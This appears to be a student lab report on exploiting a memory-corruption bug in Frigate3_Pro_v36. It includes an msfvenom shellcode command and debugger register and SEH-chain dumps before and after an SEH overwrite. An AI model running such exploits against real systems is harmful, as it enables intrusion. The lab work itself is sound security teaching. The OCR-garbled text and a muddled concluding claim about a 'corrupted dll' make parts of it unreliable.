# SECURE CODING
# CSE-2010
# LAB ASSIGNMENT -10

**RAKESH RANJAN**

18BCE7116

L25+26

Lab experiment - Working with the memory vulnerabilities – Part IV Task

- DownloadFrigate3_Pro_v36 fromteams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis


- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the defaulttrigger fromcmd.exe to calc.exe (Use msfvenom in Kalilinux).

Example: msfvenom -a x86 --platform windows -p


```
windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
```

- Attach the debugger (immunity debugger or ollydbg) andanalyse the address of various registers listed below
- Check for EIPaddress
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. Forviewing SEH chain, goto view → SEH

Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:



Before Execution (Exploitation): Attaching the debugger (Immunity debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers:




Immunity Debugger - Frigate3.exe

File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
CPU - thread 00000818, module ntdll


```
[21:05:24] Attached process paused at ntdll.DbgBreakPoint
```

Checking for EIPaddress



```
Registers (FPU)
EAX 7EFDA000
ECX 00000000
EDX 779DF7EA ntdll.DbgUiRemoteBr
EBX 00000000
ESP 03FAFF5C
EBP 03FAFF88
ESI 00000000
EDI 00000000
EIP 7795000D ntdll.7795000D
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (000
EFL 00000246 (NO,NB,E,BE,NS,PE,
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
```


Verifying the SHEchain.



```
Address  SE handler
03FAFF78 ntdll.779B1ECD
03FAFFC4 ntdll.779B1ECD
```


After Execution (Exploitation):

Analysing the address of various registers:




```
[21:22:51] Access violation when reading [90909086] - use Shift+F7/F8/F9 to pass exception to program
```

Checkingfor EIP address



```
Registers (FPU)
EAX 0018F2B8
ECX 00000000
EDX 90909090
EBX 0018F2B8
ESP 0018E27C
EBP 0018F2D8
ESI 0018E290 ASCII "AAAAAAAAAAAA
EDI 057252D0 ASCII "AAAAAAAAAAAA
EIP 40006834 rtl60.40006834
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000
EFL 00010286 (NO,NB,NE,A,S,PE,L,
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S
FST 0120  Cond 0 0 0 1  Err 0 0
FCW 1372  Prec NEAR,64  Mask
```

Verifying the SHE chain and reporting the dll loaded along with the addresses.



SEH chain of main thread

```
Address  | SE handler
0018F2A0 | rtl60.40010C4B
909020EB | *** CORRUPT ENTRY ***
```

Hence from the above analysis we found that the dll ‘rtl60.40010C4B’iscorruptedandislocatedatthe address ‘0018F2A0’.